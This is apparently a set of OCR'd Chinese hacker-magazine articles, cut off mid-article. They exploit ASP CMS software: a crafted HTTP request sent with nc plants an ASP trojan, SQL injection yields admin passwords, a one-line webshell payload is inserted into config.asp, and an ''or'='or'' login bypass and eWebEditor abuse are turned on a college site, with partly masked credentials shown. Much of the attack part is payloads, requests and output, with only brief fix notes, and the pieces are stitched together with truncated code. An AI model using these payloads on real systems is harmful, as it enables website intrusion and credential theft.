application/msword, application/x-silverlight, application/x-shockwa
-xpsdocument, application/x-ms-xbap, application/x-ms-application, *
Referer: http://127.0.0.1/MirCMS_Add.asp
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
Host: 127.0.0.1
Content-Length: 404
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: FoosunCookie=AdminName=admin&LoginStyle=2; rtime=3; ltime=12
```

图9　修改数据包

最后，重新计算封包的大小，更改 Content-Length 的值，这里我直接给出数据包修改后的结果，如图 9 所示。

```
E:\nc>nc 127.0.0.1 80<1.txt
HTTP/1.1 100 Continue
Server: Microsoft-IIS/5.1
Date: Mon, 14 Jul 2008 03:31:40 GMT
X-Powered-By: ASP.NET

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.1
Date: Mon, 14 Jul 2008 03:31:40 GMT
X-Powered-By: ASP.NET
Content-Length: 276
Content-Type: text/html
Cache-control: private


<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>MirCMS---最好的私服网站程序---http://www.51cms.com</title>
<meta http-equiv="refresh" content="2;URL=MirCMS_Add.asp">
</head>

<body>
添加成功，等待返回...
</body>
```

图10　提交成功

用NC上传数据包，格式为：**nc.exe 127.0.0.1 80<1.txt**，显示文章添加成功，如图 10 所示。

我们来访问一下，看看 ASP 木马是否生成成功，地址是 **http://127.0.0.1/MirCMS_Html/MirCMS_News/2008-7-14/20087141109121150.asp**，写入成功，如图 11 所示。




图11　写入成功

剩下的事就是写入大马了，图就不贴了，不浪费“黑手”的版面，整个MirCms传奇私服系统漏洞分析与利用到此就结束了。

三、总结

这套 MirCms 传奇私服系统漏洞主要是由于程序员没有理解



zarich

从本文你可以学到：

1、acteecompany 漏洞分析

2、漏洞的利用

学校的电子阅览室网速实在太慢了，就来到附近的网吧转转，闲着没事down了份源码分析，还真有些收获。这个源码是爱克网络企业网络建设系统，界面挺漂亮的，看看它的官网是怎么介绍的，如图1。

1. 原创模版分离技术。不一样的简单感觉。
2. 在线编辑器。图文信息添加傻瓜化！
3. 防盗防黑处理。更安全放心。
4. 浓缩精华。实用美观，小而强大！
5. 超多界面模版，不断更新，不怕审美疲劳。
6. 支持功能定做。可2次开发。扩展性强！
7. 价格优惠，行业最低。服务到家，行业领先。回馈用户！

……

我们一直在努力

图1　官方系统介绍

嘿嘿，"防盗防黑处理。更安全放心。"到底是不是这样呢？看下去就知道了。

先来到inc目录下的conn.asp看看，加了"**on error resume next**"，暴库就没戏了。接着把源码丢进小旋风里面，先打开首页看看，随便点个带id参数的新闻，然后提交单引号，弹出如图2的提示。




图2　非法参数

然后打开showactee.asp文件，却没有发现**request.querystring("id")**之类的代码！认真看看，原来是在文件头include进了inc目录下的sub.asp。打开sub.asp，如图3。

```
<!--#include file="../inc/config.asp"-->
<!--#include file="../inc/conn.asp"-->
<!--#include file="../inc/fun.asp"-->
<meta http-equiv="Page-Enter" content="blend
<meta http-equiv="Page-Exit" content="blendT
```

图3　引用的文件

只有5行代码，接着打开fun.asp文件，终于发现了request语句之类的代码。这个文件中用sub定义了许多过程，而过程里面就是用来获得我们提交的类似id的东西，如图4、图5。

```
sub about()
%>
<%
if not isnumeric(request.querystring("id")) Or
response.write  "<script language=javascript>wi
id=1';</script>"
response.End
Else
```

图4　获取参数

```
sub proshow()
%>
<%
if not isnumeric(request.querystring("id")) Or isemp
response.write  "<script language=javascript>alert('
数!');window.location.href='../main/index.asp';</scr
response.End
Else
id=request.querystring("id")
```

图5　获取参数

看到没有，很多过程里面都用到isnumber()函数过滤掉了id，这样的话注入就无法进行。经过仔细观察里面的20多个过程，终于在产品展示的sub product()过程中找到了程序员的疏忽，如图6。

```
sub product()
%><br>
<table width="100%" border="0" cellspacing="0" cell
<tr>
<%
pid=request.querystring("pid")
i=1
set rspro2=server.CreateObject("ADODB.RECORDSET")
If request.querystring("pid")="" Then
sql="select * from product order by riqi desc"
else
```

图6　直接获取参数

这里直接request进pid就进行查询了，没有任何过滤，注入产生。看了下数据库，存放管理员密码信息的是system表，用户名和密码字段分别是sysname和syspass，啊D默认有的，而且密码没经过MD5加密。这样的话，我们找个产品展示的页面，丢进啊D里，密码很快就出来了。




图7　写入一句话木马

来到后台，并没有数据库备份功能，但可以在网站的基本资料里插入一句话木马，如图7。

```
ompany=""%><%execute request("death")%><%'
iteTitle="爱克网络中小型企业网站建设系统"
eywords="企业网站建设,企业建站,"       '网站
escription="专心为中小型企业打造最优秀的网站
```

图8　写入后的配置文件

保存后来到config.asp看看，如图8，成功插进了文件。




图9　获得webshell

然后用连接端连接，很快就拿到一个webshell，如图9。

这个系统还装有ewebeditor，它的利用大家都会了吧？就不说了。数据库建有<%NoDown%>表，这样就不能下载。来到官网，漏洞页面被转向了首页，ewebeditor的登录页面也删除了，我也就没有继续下去。

文章挺简单的，若有什么不对的地方，请多多指教，我的"黑手"论坛ID是zarich，希望共同交流。

编辑点评：


比较常见的漏洞，也是一个比较完整的分析过程。

SQL注入，以为过滤一个单引号就完事了，对于整型变量要对变量值进行判断，用函数int()就可以搞定，而字符型变量才是过滤单引号。而且，不知道为什么后台文件就这一个没有加入验证文件，其它文件都有验证，我想可能程序员当时写程序和老板吵架了吧，呵呵。

后台拿WebShell的方法比较好玩，如果大家碰到类似的情况可以试试。文章中的工具和相关资料已经收录到光盘，有什么不明白的地方可以到《黑客手册》的的论坛给我留言，我ID号是rabbitsafe。

编辑点评：

一次完整的漏洞分析和利用，在缺少重量级的漏洞时，仔细品味下以前的漏洞分析方法也挺有收获的。



定价：29元

由修补学院官方网站漏洞看网站安全



文 h4ckj0y

从本文你可以学到：许多骨灰级漏洞的分析和利用

大一的时候，一不小心加入了学校几个社团，结果天天开会，没有实际内容讲，时间浪费了不少，那个无奈呀。还有老是被拉着去做无偿劳动，甚至搬桌子这些体力活都交给瘦弱的小菜我，那些所谓的老师就会一边吼着指挥，还摆出一付极其了不起的样子，让我们共同强烈地BS那些SB。

后来，上面说学院的网站要改版，把官方网站的源代码给了我。本人拿到代码第一件事情不是去改进功能和界面，因为这些年来，已经被“黑手”培养得看到代码就找漏洞了。也许好的程序我写不出来，但是捣乱我就特别感兴趣，汗一下，高手请飘过……

一、后台验证可绕过

这种老洞居然也存在！而且官方网站居然没有被黑过！实在是无语啊！打开：http://www.XXX.cn/admin/adminlogin.asp，账号密码处均填上 `'or'='or'`，如图1，结果如图2。




图1 输入'or'='or'

很残忍，我们甚至连管理员的账号都不需要知道便可以进入后台，这个问题发生在chklogin.asp第4行到第8行，代码如下：

```
admin1=request("admin")
password1=request("password")
set rs=server.CreateObject("ADODB.RecordSet")
rs.open "select * from admin where admin='" & admin1 & "' and password='"&md5(password1)&"'",conn,1
if rs.eof and rs.bof then
response.write"<SCRIPT language=JavaScript>alert('用户名或密码不正确!');"
```

因为对**admin1**变量没有经过任何过滤便带入了数据库查询语句，导致入侵者可以任意闭合语句中的“'”，从而绕过验证。




图2 进入后台

修补方法：对admin1变量进行过滤“'”。

二、暴库

理论上是存在的，实际测试不成功，毕竟暴库与服务器环境有关，看adminconn.asp处的关键代码：

```
StrSQL = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source="&Server.MapPath("../data/xidiansme/webdata123.mdb")
set conn=server.createobject("ADODB.CONNECTION")
conn.open StrSQL
sub CloseConn()
conn.close
set conn=nothing
end sub
```

adminconn.asp从头到尾都没有容错语句，这就可以把二级目录下的“/”换成“**%5c**”，提交后出现数据库路径错误，从而将错误的路径暴出来。

如：http://www.xxx.cn/admin/adminlogin.asp 修改为 http://www.xxx.cn/admin%5adminlogin.asp，这样就会得到数据库路径，接着入侵者便可轻而易举地拿到网站的核心数据（比如管理员账号等）。

修改方法：在adminconn.asp的文件代码中加入 `on error resume next` 语句。

三、eWebEditor

这也是一个很大的安全隐患，有这个漏洞，入侵者可以在几分钟之内修改上传允许的扩展后缀，从而上传webshell。由于eWebEditor在过滤上传文件扩展名时有缺陷，入侵者可上传“**.aaspsp**”文件至服务器，得到webshell后整个网站被完全控制。

因为eWebEditor利用非常广泛，入侵者都了解它的数据库路径，打开 **http://www.xxx.cn/admin/Edit/db/ewebeditor.mdb**，如图3、图4。




图3 下载数据

经过反查得到：

用户名：Ja***y
密码：88***k

可见也是非常危险的，在这个地方同时也暴露了两个重要的数据。根据中国人设密码的习惯，88***k很可能也是管理员的密码。

修补方法：把ewebeditor.mdb改名，并且修改\web\admin\Edit\Include\Startup.asp文件第88行如下：

```
Conn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & Server.MapPath("db/ewebeditor.mdb")
```




图4　记录详情

同时把eweb editor的管理入口地址（如果已经配置好了）干脆删了吧，省心。

四、readnews.asp、newssearch.asp等页面存在注入漏洞

首先看readnews.asp，问题出在26行至34行，代码如下：

```
owen=request("id")
Set rsnews=Server.CreateObject("ADODB.RecordSet")
